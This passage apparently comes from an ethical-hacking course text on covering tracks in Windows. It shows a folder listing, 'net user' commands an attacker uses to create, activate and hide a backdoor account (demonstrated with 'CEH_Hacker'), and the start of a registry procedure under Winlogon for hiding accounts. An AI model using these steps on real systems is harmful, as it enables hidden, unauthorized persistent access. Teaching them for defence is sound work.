02/03/2022  01:57 AM    <DIR>          ..
01/26/2022  11:06 PM    <DIR>          Contacts
02/03/2022  12:24 AM    <DIR>          Desktop
04/06/2022  12:03 AM    <DIR>          Documents
02/03/2022  02:08 AM    <DIR>          Downloads
01/26/2022  11:06 PM    <DIR>          Favorites
01/26/2022  11:06 PM    <DIR>          Links
01/26/2022  11:06 PM    <DIR>          Music
01/26/2022  11:07 PM    <DIR>          OneDrive
01/26/2022  11:07 PM    <DIR>          Pictures
01/26/2022  11:06 PM    <DIR>          Saved Games
01/26/2022  11:15 PM    <DIR>          Searches
04/06/2022  12:15 AM    <DIR>          test
04/06/2022  03:01 AM    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)  17,264,414,720 bytes free

C:\Users\Admin>
```

Figure 6.222: After hiding a folder in Windows

- **Hiding Users**

  Attackers can create a hidden user account on the victim system using the following command:


  `net user <UserName> /add`

Run the following command to activate the account for exploitation:

```
net user <UserName> /active:yes
```

Run the following command to hide the account when it is not required:

```
net user <UserName> /active:no
```



Administrator: Command Prompt

```
C:\Windows\system32>net user CEH_Hacker /add
The command completed successfully.


C:\Windows\system32>net user CEH_Hacker /active:yes
The command completed successfully.


C:\Windows\system32>net user CEH_Hacker /active:no
The command completed successfully.


C:\Windows\system32>
```


Figure 6.223: Hiding users in Windows

- **Hiding User Accounts**

  Open **Registry Editor** and navigate to the following location:

  ```
  HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon
  ```

  Right click on Winlogon → hover on **New** → choose **Key**.




Registry Editor
File
Edit
View
Favorites
Help
